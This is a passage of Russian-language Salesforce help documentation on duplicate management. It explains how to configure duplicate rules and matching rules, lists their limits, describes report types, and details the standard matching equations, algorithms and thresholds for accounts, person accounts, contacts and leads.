  - Когда условия правила управления повторами настроены на поиск полей взаимосвязи, а в этих полях сохранены пустые записи. Например, при сохранении условия, согласно которому правило выполняется, только если Кампания НЕ СОДЕРЖИТ `"Salesforce"`. Затем при добавлении *пустой* записи в поле «Кампания» правило управления повторами не выполняется.
- Правила-копии, отображающие предупреждение при обнаружении возможных повторов, всегда блокируют возможность сохранения записей и *не* возвращают список возможных повторов. Эта ситуация происходит в следующих случаях.
  - При добавлении записей посредством инструментов импорта данных.

  - При преобразовании организации-лица в организацию-компанию (и соответствии новой организации-компании текущим организациям-компаниям).
  - При добавлении или редактировании записей посредством интерфейсов Salesforce API.

  Используйте DuplicateRuleHeader для возможности сохранения записей.

- При сохранении нескольких записей одновременно, когда в правилах-копиях задано «Блокировка» или «Предупреждение», записи с одним сохранением не сравниваются друг с другом, они сравниваются только с записями, которые уже находятся в Salesforce. Этот режим не влияет на действие *«Отчет»*, и в наборы повторяющихся записей попадают записи, которые совпадают с другими записями в одном сохранении.
- Настраиваемые поля раскрывающегося списка не поддерживаются, если они включены в правило сопоставления, используемое в правиле повтора между объектами.
- Средство перевода не поддерживает настраиваемый текст предупреждения в повторяющихся правилах.
- Не более пяти активных повторяющихся правил на объект.
- Не более трех правил соответствия на повторяющееся правило, и каждое правило соответствия должно использовать другой объект.
- Функции дублирующего управления по умолчанию включены для организаций-компаний, контактов и интересов. Чтобы применить функции дублирующего управления для организаций-лиц, включите организации-лица, затем активируйте стандартные правила совпадения и правила-копии для организаций-лиц в меню «Настройка». Новые организации создаются со стандартными правилами-копиями для каждого поддерживаемого объекта. Каждое правило управления повторами связано с соответствующим правилом. Можно отключить эти правила или создать настраиваемые правила.

Рекомендации по правилам соответствия

- Правила соответствия доступны для организаций-компаний, организаций-лиц, контактов, интересов и настраиваемых объектов.
- Стандартные и настраиваемые правила соответствия, использующие методы неточного совпадения, поддерживают только латинские символы, поэтому при наличии международных данных рекомендуем использовать метод точного совпадения.
- Правило соответствия не применяется, если значением поля поиска является организация-лицо, а правило соответствия основано на поле поиска контактов. Во всех полях поиска контактов (кроме «Подчиненный») для объекта «Контакт» содержатся контакты и организации-лица, если при настройке фильтра поиска не исключены организации-лица. Вместо этого для сопоставления по значениям организаций-лиц используйте поле поиска организаций.
- Если иерархический уровень записи, выбранной в качестве основной, ниже уровня повтора, слияние невозможно завершить. Выберите другую основную запись или отредактируйте значение поля «Родительская организация» или «Подчиненный» для одной из записей.
- Недоступность поля объекта может инициировать пропуск правил соответствия, содержащих соотнесения с данным полем, и это повлияет на распознавание повторов. При изменении полей, доступных организации, проверьте все соотнесения полей правила-копии для объекта. Например, поле «Статус очистки» доступно только клиентам с лицензией Data.com. Истечение срока действия лицензии Data.com инициирует недоступность данного поля и пропуск правил соответствия, содержащих соотнесения с данным полем.
- Правило соответствия может содержать только 1 поле типа «Взаимосвязь поиска».
- Не более 5 активных правил соответствия на объект.
- Не более 25 активных правил соответствия всего.
- Не более 100 активных и неактивных правил соответствия всего.

- Не более 5 правил соответствия для одновременной активации или деактивации.
- Правила соответствия, содержащие поля с шифрованием платформы, не могут определять повторы. Если в организации включено шифрование платформы, убедитесь, что правила соответствия не содержат зашифрованных полей.

Рекомендации по наборам повторяющихся записей

- По умолчанию наборы повторяющихся записей отображаются только администраторам, которые могут предоставлять другим пользователям доступ для их просмотра.
- При наличии повторяющегося интереса, который преобразован до создания набора повторяющихся записей, преобразованный интерес не входит в этот набор.

СМ. ТАКЖЕ:

Повторяющиеся правила

Рекомендации по объединению повторяющихся организаций

Рекомендации по объединению повторяющихся контактов

Настройка правил дублирующего управления и записей

Чтобы использовать дублирующее управление, необходимо настроить два отдельных правила: повторяющееся правило и правило соответствия. Правило-копия определяет действие, которое должно выполняться системой <0>Salesforce<1> при обнаружении повторов. Правило соответствия определяет порядок сопоставления записей для определения возможных повторов. Вы можете скорректировать параметры для отображения повторных записей пользователям в соответствии с правилами. Пользователь может создавать отчеты по повторяющимся записям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание или редактирование повторяющихся правил

Рекомендуем использовать повторяющиеся правила для определения действия, выполняемого при попытке сохранения повторяющейся записи.

Создание или редактирование настраиваемых правил соответствия

Рекомендуем использовать правила соответствия для определения способа сравнения двух записей и выявления повторов.

Создание типов настраиваемых отчетов для отчетов по повторяющимся записям

Действие отчета позволяет настроить правила-копии. С помощью отчетов по повторяющимся записям можно проанализировать качество данных и эффективность действия правил-копий. Рекомендуем использовать предлагаемые примеры для настройки соответствующих типов настраиваемых отчетов.

Создание или редактирование повторяющихся правил

Рекомендуем использовать повторяющиеся правила для определения действия, выполняемого при попытке сохранения повторяющейся записи.

Чтобы пользователи могли просмотреть список возможный копий, обнаруженных правилом, они должны иметь полномочие для чтения объекта, определенного правилом.

1. Введите строку «*Повторяющиеся правила*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Повторяющиеся правила»**.
2. Чтобы изменить текущее правило, щелкните имя нужного правила и нажмите кнопку **«Правка»**. Чтобы создать правило, нажмите кнопку **«Создать правило»** и выберите нужный объект.
3. Введите сведения о правиле, включая имя правила, описание и параметры безопасности записи.
4. Выберите действие, которое должно выполняться при попытке сохранения повторяющейся записи.

   Если действие содержит предупреждение для пользователей, то система отображает стандартный текст предупреждения, доступный для настройки. Возможность создания отчетов поддерживается только действием «Разрешить».
5. В разделе «Правила соответствия» сначала выберите объект для сравнения данных записей. Затем выберите нужное правило соответствия.

   В этом списке содержатся все доступные правила соответствия для выбранного объекта. При отсутствии нужного правила соответствия щелкните «Создать правило соответствия».

   Совет: Рекомендуем использовать стандартные правила соответствия, предназначенные для возврата оптимального набора возможных совпадений. Помните о необходимости их активации.

   Прежде чем создать правило соответствия, рекомендуем сначала завершить создание повторяющегося правила. Затем создайте и активируйте новое правило соответствия. Открываемое повторяющееся правило автоматически связывается с созданным правилом соответствия при условии отсутствия подобной связи.
6. При необходимости выберите соотнесение полей для каждого правила соответствия.

   Если правило соответствия сравнивает записи из двух разных объектов или использует настраиваемые поля:

   - Рекомендуем определить порядок сопоставления полей первого объекта с полями второго объекта. Например, соотнесите настраиваемое поле «Рабочий адрес эл. почты» со стандартным полем «Эл. почта».
   - Некоторые данные могут усекаться перед сопоставлением двух текстовых полей разной максимальной длины.
7. Чтобы выполнять повторяющееся правило только при соблюдении определенных условий, укажите нужные условия.

   Например, добавьте условие, согласно которому правило должно выполняться только при вводе записи пользователем определенного профиля или роли, либо при наличии в записи конкретной страны или области.
8. Сохраните правило.
9. Активируйте правило.

   Успешность активации зависит от активности всех связанных правил соответствия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления повторяющихся правил:

- Настройка приложения

Для активации и деактивации повторяющихся правил:

- Настройка приложения

Для просмотра повторяющихся правил:

- Просмотр настройки и конфигурации

10. При наличии нескольких активных повторяющихся правил для отдельного объекта измените порядок их обработки. Чтобы изменить порядок отображения правил, нажмите кнопку **«Изменить порядок»** на странице сведений о любом правиле.

Совет: Запись, для которой совпадение обнаруживается первым повторяющимся правилом, не оценивается последующими повторяющимися правилами. Обратите внимание, что правила, использующие действие «Блокировать», должны выполняться перед правилами, использующими действие «Разрешить».

СМ. ТАКЖЕ:

Повторяющиеся правила

Правила соответствия

Создание или редактирование настраиваемых правил соответствия

Рекомендуем использовать правила соответствия для определения способа сравнения двух записей и выявления повторов.

1. Введите строку *«Правила соответствия»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Правила соответствия»**.
2. При редактировании текущего правила соответствия убедитесь, что оно неактивно.
3. Нажмите кнопку **«Создать правило»** или щелкните ссылку **«Правка»** напротив нужного правила.
4. Выберите нужный объект.
5. Введите имя и описание правила.
6. Введите критерии соответствия.

   Критерии соответствия позволяют определять поля и способы их сравнения. Чтобы добавить не более 10 дополнительных полей, щелкните **«Добавить логику фильтра...»**, а затем **«Добавить строку»**.
7. Чтобы задать уравнение соответствия, щелкните **«Добавить логику фильтра...»**. Например, при необходимости измените условие «И» на условие «ИЛИ» вручную.
8. Сохраните правило.
9. Активируйте правило.

   Процесс активации может занять некоторое время. Уведомление о его завершении будет отправлено по эл. почте.

После того как правило соответствия становится активным, его можно использовать с другими инструментами дублирующего управления. Например, если правило соответствия используется совместно с повторяющимся правилом, то система Salesforce выполняет определенные действия при сохранении записи, определенной правилом соответствия в качестве повтора.

СМ. ТАКЖЕ:

Правила соответствия

Ссылка на правило соответствия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления правил соответствия:

- «Настройка приложения»

Для активации и деактивации правил соответствия:

- «Настройка приложения»

Для просмотра правил соответствия:

- Просмотр настройки и конфигурации

Создание типов настраиваемых отчетов для отчетов по повторяющимся записям

Действие отчета позволяет настроить правила-копии. С помощью отчетов по повторяющимся записям можно проанализировать качество данных и эффективность действия правил-копий. Рекомендуем использовать предлагаемые примеры для настройки соответствующих типов настраиваемых отчетов.

В таких отчетах отображаются следующие записи.

- Записи, идентифицированные как дубликаты с помощью повторяющихся правил, которые включают действие с отчетом, когда пользователь обошел дубликат предупреждения и сохранил записи.
- Записи, добавленные в объект «Наборы повторяющихся записей» вручную.

Администраторы могут получить доступ к объектам наборов повторяющихся записей и повторяющихся элементов записи и могут предоставить пользователям лицензию Sales Cloud.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте типы настраиваемых отчетов с соответствующими взаимосвязями объектов и настройте их при необходимости.

   Ниже приведены некоторые примеры типов настраиваемых отчетов.

Тип отчета	Возможное применение	A (основной объект)	B	Другие действия
Повторы организаций	Создание отчетов по повторяющимся организациям, обнаруженным посредством правил-копий.	Организация	Повторяющиеся элементы записи	Различие между организациями и организациями можно установить добавлением поля «Является организацией» в свойствах макета поля для повторов организаций.
Повторы контактов	Создание отчетов по повторяющимся контактам, обнаруженным посредством правил-копий.	Контакт	Повторяющиеся элементы записи	

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Тип отчета	Возможное применение	A (основной объект)	B	Другие действия
Повторы интересов	Создание отчетов по повторяющимся интересам, обнаруженным посредством правил-копий.	Интерес	Повторяющиеся элементы записи	
Все повторы	Создание отчетов, позволяющих определять эффективность применения правил-копий.	Набор повторяющихся записей	Повторяющиеся элементы записи	

3. Разверните нужные типы отчетов.
4. Уведомите пользователей о возможности создания отчетов посредством данных типов настраиваемых отчетов.

СМ. ТАКЖЕ:

Наборы повторяющихся записей

Включение организаций-лиц

Ссылка на правило соответствия

Сведения о работе правил соответствия и способах их применения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные правила соответствия

Мы предусмотрели несколько стандартных правил соответствия, которые могут использоваться с такими инструментами дублирующего управления, как правила-копии. Каждое стандартное правило соответствия позволяет возвращать оптимальный набор возможных совпадений для организаций-компаний, организаций-лиц, контактов или интересов. Чтобы применить стандартное правило соответствия для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и правила-копии для этих организаций. Стандартные правила соответствия не подлежат редактированию, однако можно создать настраиваемые правила соответствия.

Критерии соответствия для правил соответствия

Правила соответствия используют критерии для определения степени соответствия поля новой или измененной записи такому же полю текущей записи, то есть являются ли две записи дубликатами друг друга. При создании настраиваемого правила соответствия рекомендуем задать некоторые критерии. Для стандартных правил соответствия критерий задан заранее.

Методы совпадения, используемые правилами соответствия

Метод совпадения — это часть критериев соответствия, определяющая способ сопоставления отдельного поля одной записи с соответствующим полем другой записи. Каждый метод совпадения также дополняется критерием нормализации, определениями ключей совпадения, алгоритмами сопоставления и другими критериями.

Алгоритмы совпадения, используемые методами совпадения

Метод соответствия и алгоритм сопоставления — это часть критерия соответствия правила сопоставления. Совместно они помогают определить способ сопоставления отдельного поля одной записи с соответствующим полем другой записи, а также степень соответствия полей.

Ключи совпадения, используемые с правилами соответствия

Ключи совпадения повышают эффективность работы правил соответствия. Узнайте, как ключи совпадения используются для создания значений для стандартных правил соответствия. Поняв принцип применения ключей совпадения, вы получите полное представление о том, как работает процесс обнаружения дубликатов.

Критерий нормализации для ключей соответствия правила сопоставления

В ходе создания значений ключей соответствия нормализуются значения полей правила сопоставления. Процесс нормализации значения поля зависит от нескольких факторов, среди которых — метод сопоставления данного поля, указанный в правиле сопоставления. Также некоторые поля, часто используемые в стандартных правилах соответствия, специально нормализуются для оптимизации обнаружения дубликатов.

Примеры сопоставлений

Здесь приведены примеры применения правил соответствия, чтобы показать, каким образом происходит сравнение записей и оценка их степени дублируемости.

Стандартные правила соответствия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Мы предусмотрели несколько стандартных правил соответствия, которые могут использоваться с такими инструментами дублирующего управления, как правила-копии. Каждое стандартное правило соответствия позволяет возвращать оптимальный набор возможных совпадений для организаций-компаний, организаций-лиц, контактов или интересов. Чтобы применить стандартное правило соответствия для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и правила-копии для этих организаций. Стандартные правила соответствия не подлежат редактированию, однако можно создать настраиваемые правила соответствия.

Стандартное правило соответствия для организаций

Подобно всем правилам соответствия, стандартное правило соответствия для записей организаций содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

Стандартное правило соответствия для организаций-лиц

Стандартное правило соответствия для записей организаций-лиц содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия поля такому же полю в текущей записи. В конечном счете, критерии определяют соответствие записей. Чтобы применить правила соответствия для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и управления повторами для этих организаций.

Стандартное правило соответствия для контактов и интересов

Подобно всем правилам соответствия, правило для контактов и интересов включает поля, упорядоченные в виде уравнения. Каждое поле содержит критерии соответствия, используемые правилом для определения того, какова степень соответствия одного поля в одной записи такому же полю в другой записи. Затем правило соответствия определяет, согласуются ли записи.

Стандартное правило соответствия для организаций

Подобно всем правилам соответствия, стандартное правило соответствия для записей организаций содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

Уравнение соответствия

Важное замечание: Для обеспечения того, чтобы стандартное правило соответствия для организаций возвращало точные совпадения, новая или отредактированная запись должна включать значение в полях «Имя организации», а также «Город» или «Почтовый индекс».

Имя правила	Уравнение соответствия
Стандартное правило соответствия для организаций	(*«I Имя организации»* И *«Улица для счета»*) ИЛИ (*I Имя организации* И *Город* И *Штат*) ИЛИ (*«I Имя организации»* И *«I Индекс»*) ИЛИ (*«I Имя организации»* И *«Тел.»*) ИЛИ (*«Веб-сайт»* И *«Тел.»*) ИЛИ (*«Веб-сайт»* И *«Улица для счета»*)

Критерии соответствия

Определение каждого критерия соответствия см. в разделе «Критерии соответствия для правил соответствия» на странице 910.

Поле	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
Имя организации	Акроним Дистанция редактирования Точное	Максимальное значение	70	Не совпадают	Удаление таких слов, как `Inc` и `Corp`, перед сравнением полей. Кроме того, нормализация названий компаний. Например, значение «1-ый национальный банк» заменяется значением «Первый национальный банк».
Тел.	Точное	Среднее взвешенное значение	80	Не совпадают во всех разделах,	Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет

Поле	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
				кроме раздела «Код района», пропускающего пустые поля	получить 1 уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Международный код (точное; 10% от уровня совпадения поля) • Код района (точное; 50% от уровня совпадения поля) • Следующие три цифры (точное; 30% от уровня совпадения поля) • Последние четыре цифры (точное; 10% от уровня совпадения поля) Например, система выполняет сравнение следующих двух номеров телефонов: «`1-415-555-1234`» и «`1-415-555-5678`». Ввиду точного совпадения всех фрагментов, *кроме* последних четырех цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».
Улица для счета	Дистанция редактирования Точное	Средневзвешенное значение	80	Не совпадают	Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить 1 уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Номер дома (точное; 20% от уровня совпадения поля) • Улица (дистанция редактирования; 50% от уровня совпадения поля) • Суффикс улицы (точное; 15% от уровня совпадения поля) • Номер квартиры (точное; 15% от уровня совпадения поля) Например, система выполняет сравнение следующих двух улиц для счета: «Улица Мира `123, кв. 100`» и «Проспект Мира `123, кв. 300`». Ввиду совпадения только названия улицы и номера дома, полю присваивается уровень совпадения «70», а сами значения не считаются совпадением по причине непревышения порогового значения, равного «80».
Почтовый индекс	Точное	Средневзвешенное значение	80	Не совпадают	Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения.

Поле	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
					Вычисление весовых значений уровней позволяет получить 1 уровень для поля. • Первые пять цифр (точное; 90% от уровня совпадения поля) • Следующие четыре цифры (точное; 10% от уровня совпадения поля) Например, система выполняет сравнение следующих 2 почтовых индексов: 94104-1001 и 94104. Ввиду совпадения только первых пяти цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».
Город	Дистанция редактирования Точное	Максимальное значение	85	Не совпадают	
Веб-сайт	Точное	Максимальное значение	100	Не совпадают	К домену веб-сайта добавляется префикс «http://». Например, значение поля `www.salesforce.com` заменяется значением `http://www.salesforce.com` для соответствия. Совпадение для записи организации, имеющей веб-сайт без префикса «http://», идентифицирует запись как повтор.

СМ. ТАКЖЕ:

Ссылка на правило соответствия

Стандартное правило соответствия для организаций-лиц

Стандартное правило соответствия для записей организаций-лиц содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия поля такому же полю в текущей записи. В конечном счете, критерии определяют соответствие записей. Чтобы применить правила соответствия для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и управления повторами для этих организаций.

Уравнение соответствия

Имя правила	Уравнение соответствия
Стандартное правило соответствия для организаций-лиц	(*«Личное имя»* И *«Фамилия»* И *«Эл. почта»*) ИЛИ (*«Личное имя»* И *«Фамилия»* И *«Улица в почтовом адресе»* И (*«Город»* ИЛИ *«Индекс»*))

Имя правила	Уравнение соответствия
Прим.: Пороговое значение для первых трех уравнений составляет 85; для четырех уравнений — 75.	ИЛИ (*«Личное имя»* И *«Фамилия»* И *«Тел.»*) ИЛИ (*«Личное имя»* И *«Фамилия»* И *«Тел.»* И (*«Город»* ИЛИ *«Индекс»*) И *«Улица в почтовом адресе»* И *«Тел.»*)

Критерии соответствия

Определение каждого критерия соответствия см. в разделе «Критерии соответствия для правил соответствия» на странице 910.

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
Личное имя	Личное имя	Точное Инициалы Дистанция Яро-Винклера Метафон 3 Вариант имени	Максимальное значение	85 и 75	Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются)	Если запись содержит значения для полей «Личное имя» и «Фамилия», то данные значения будут переставлены для учета возможных ошибок ввода данных. Например, при наличии личного имени *«Алексей»* и фамилии *«Роман»* правило соответствия также оценивает значения *«Роман»* как личное имя и *«Алексей»* как фамилию.
Фамилия	Фамилия	Точное Дистанция клавиатуры Метафон 3	Максимальное значение	90 и 75	Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются)	Если запись содержит значения для полей «Личное имя» и «Фамилия», то данные значения будут переставлены для учета возможных ошибок ввода данных. Например, при наличии личного имени *«Алексей»* и фамилии *«Роман»* правило соответствия также оценивает значения *«Роман»* как личное имя и *«Алексей»* как фамилию.
Должность	Должность	Акроним Точное Дистанция Кулбака-Либлера	Максимальное значение	50	Не совпадают	
Имя организации	Компания	Акроним Дистанция редактирования Точное	Максимальное значение	70	Не совпадают	

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
Эл. почта	Эл. почта	Точное	Максимальное значение	100	Не совпадают	
Тел.	Тел.	Точное	Среднее значение	80	Не совпадают во всех разделах, кроме раздела «Код района», пропускающего пустые поля	Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет определить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Международный код (точное; 10% от уровня совпадения поля) • Код района (точное; 50% от уровня совпадения поля) • Следующие три цифры (точное; 30% от уровня совпадения поля) • Последние четыре цифры (точное; 10% от уровня совпадения поля) Например, система выполняет сравнение следующих двух номеров телефонов: *«1-415-555-1234»* и *«1-415-555-5678»*. Точно совпадают все фрагменты, *кроме* последних 4 цифр. Уровень совпадения для поля составляет 90, что считается совпадением, поскольку превышено пороговое значение, равное 80.
Улица в почтовом адресе	Улица	Дистанция редактирования Точное	Среднее значение	80	Не совпадают	Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет определить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Улица (дистанция редактирования; 50% от уровня совпадения поля) • Номер дома (точное; 20% от уровня совпадения поля) • Суффикс улицы (точное; 15% от уровня совпадения поля)

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
						• Номер квартиры (точное; 15% от уровня совпадения поля) Например, система выполняет сравнение следующих двух адресов: *«Улица Мира 123, кв. 100»* и *«Проспект Мира 123, кв. 300»*. Совпадают номер дома и название улицы. Уровень совпадения для поля составляет 70, что не считается совпадением, поскольку не достигнуто пороговое значение, равное 80.
Индекс в почтовом адресе	Почтовый индекс	Точное	Среднее значение	80		Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет определить один уровень для поля. • Первые пять цифр (точное; 90% от уровня совпадения поля) • Следующие четыре цифры (точное; 10% от уровня совпадения поля)
Город в почтовом адресе	Город	Дистанция редактирования Точное	Максимальное значение	85	Не совпадают	

СМ. ТАКЖЕ:

Включение организаций-лиц

Стандартное правило соответствия для контактов и интересов

Подобно всем правилам соответствия, правило для контактов и интересов включает поля, упорядоченные в виде уравнения. Каждое поле содержит критерии соответствия, используемые правилом для определения того, какова степень соответствия одного поля в одной записи такому же полю в другой записи. Затем правило соответствия определяет, согласуются ли записи.

Уравнение соответствия

Имя правила	Уравнение соответствия
Стандартное правило соответствия для контактов Стандартное правило соответствия для интересов	(«*Личное имя*» И «*Фамилия*» И «*Должность*» И «*Название компании*») ИЛИ («*Личное имя*» И «*Фамилия*» И «*Эл. почта*») ИЛИ («*Личное имя*» И «*Фамилия*» И «*Тел.*» И «*Название компании*») ИЛИ («*Личное имя*» И «*Фамилия*» И «*Улица в почтовом адресе*» И («*Город*» ИЛИ «*Индекс*» ИЛИ «*Тел.*») ИЛИ («*Личное имя*» И «*Фамилия*» И «*Улица в почтовом адресе*» И «*Должность*») ИЛИ («*Личное имя*» И «*Фамилия*» И «*Должность*» И «*Эл. почта*») ИЛИ («*Имя*» И «*Фамилия*» И «*Тел.*»)

Критерии соответствия

Определение каждого критерия соответствия см. в разделе «Критерии соответствия для правил соответствия» на странице 910.

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
Личное имя	Личное имя	Точное Инициалы Дистанция Яро-Винклера Метафон 3 Вариант имени	Максимальное значение	85	Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются)	Если запись содержит значения для полей «Имя» и «Фамилия», то данные значения поменяются местами с учетом возможности ошибок ввода данных. Например, если имя — «*Алексей*», а фамилия «*Роман*», правило соответствия также оценивает значение «*Роман*» как имя, а «*Алексей*» — как фамилию.
Фамилия	Фамилия	Точное Дистанция клавиатуры Метафон 3	Максимальное значение	90	Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются)	Если запись содержит значения для полей «Имя» и «Фамилия», то данные значения поменяются местами с учетом возможности ошибок ввода данных. Например, если имя — «*Алексей*», а фамилия «*Роман*», правило соответствия также оценивает значение «*Роман*» как имя, а «*Алексей*» — как фамилию.

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
Должность	Должность	Акроним Точное Дистанция Куллбака-Либлера	Максимальное значение	50	Не совпадают	
Имя организации	Компания	Акроним Дистанция редактирования Точное	Максимальное значение	70	Не совпадают	
Электронная почта	Электронная почта	Точное	Максимальное значение	100	Не совпадают	
Тел.	Тел.	Точное	Среднее взвешенное значение	80	Не совпадают во всех разделах, кроме раздела «Код района», пропускающего пустые поля	Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Оценки фрагментов взвешиваются для определения оценки поля. Данный процесс эффективно обрабатывает североамериканские данные. • Международный код (точное; 10% от уровня совпадения поля) • Код района (точное; 50% от уровня совпадения поля) • Следующие три цифры (точное; 30% от уровня совпадения поля) • Последние четыре цифры (точное; 10% от уровня совпадения поля) Например, предположим, что система сравнивает следующие два номера телефона: «`1-415-555-1234`» и «`1-415-555-5678`». Все разделы совпадают полностью, *за исключением* последних 4 цифр. Поле имеет уровень совпадения 90, который считается совпадением, так как превышено пороговое значение в 80.
Улица в почтовом адресе	Улица	Дистанция редактирования Точное	Среднее взвешенное значение	80	Не совпадают	Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Оценки фрагментов

Поля контактов	Поля интересов	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Пустые поля	Специальная обработка
						взвешиваются для определения оценки поля. Данный процесс эффективно обрабатывает североамериканские данные. • Улица (дистанция редактирования; 50% от уровня совпадения поля) • Номер дома (точное; 20% от уровня совпадения поля) • Суффикс улицы (точное; 15% от уровня совпадения поля) • Номер квартиры (точное; 15% от уровня совпадения поля) Например, предположим, что система сравнивает следующие два адреса: «*Улица Мира 123, кв. 100*» и «*Проспект Мира 123, кв. 300*». Имеют место совпадения только номера дома и названия улицы. Поле имеет уровень совпадения 70, который не считается совпадением, так как ниже порогового значения в 80.
Индекс в почтовом адресе	Почтовый индекс	Точное	Среднее значение	80	Не совпадают	Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Оценки фрагментов взвешиваются для определения оценки поля. • Первые пять цифр (точное; 90% от уровня совпадения поля) • Следующие четыре цифры (точное; 10% от уровня совпадения поля)
Город в почтовом адресе	Город	Дистанция редактирования Точное	Максимальное значение	85	Не совпадают	

СМ. ТАКЖЕ:

Ссылка на правило соответствия

Критерии соответствия для правил соответствия

Правила соответствия используют критерии для определения степени соответствия поля новой или измененной записи такому же полю текущей записи, то есть являются ли две записи дубликатами друг друга. При создании настраиваемого правила соответствия рекомендуем задать некоторые критерии. Для стандартных правил соответствия критерий задан заранее.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Критерий	Определение	Задается автоматически для настраиваемых правил соответствия
Поле	Данный критерий определяет поле, которое должно использоваться для сравнения. Ниже перечислены рекомендации по выбору полей. • Доступные поля определяются целевым объектом и могут быть как стандартными, так и настраиваемыми. • Поддерживаемые типы полей ввода: «Эл. почта», «Взаимосвязь поиска», «Взаимосвязь "Основная — подробная"», «Число», «Тел.», «Стандартный раскрывающийся список», «Настраиваемый раскрывающийся список» (только с выбором одиночных элементов), «Текст» и «URL-адрес». • Поле автонумерации или поле «Основное — подробное» не может использоваться в правиле соответствия. • Если в организации включены раскрывающиеся списки «Область» и «Страна», рекомендуется использовать **«Код области/штата»** и **«Код страны»** в правилах соответствия. Эти поля обеспечивают лучший результат определения повторений по сравнению с текстовыми полями области (штата) и страны.	
Метод совпадения	Определяет метод сравнения полей. Мы предоставили метод точного соответствия, который можно использовать практически для любого поля, включая настраиваемые. Метод неточного совпадения доступен для часто используемых стандартных полей. Каждый метод совпадения также дополняется определениями нормализации и ключами сопоставления, алгоритмами совпадения и другими критериями. Дополнительную информацию о методах совпадения см. в разделе «Методы совпадения, используемые правилами соответствия» на странице 912.	
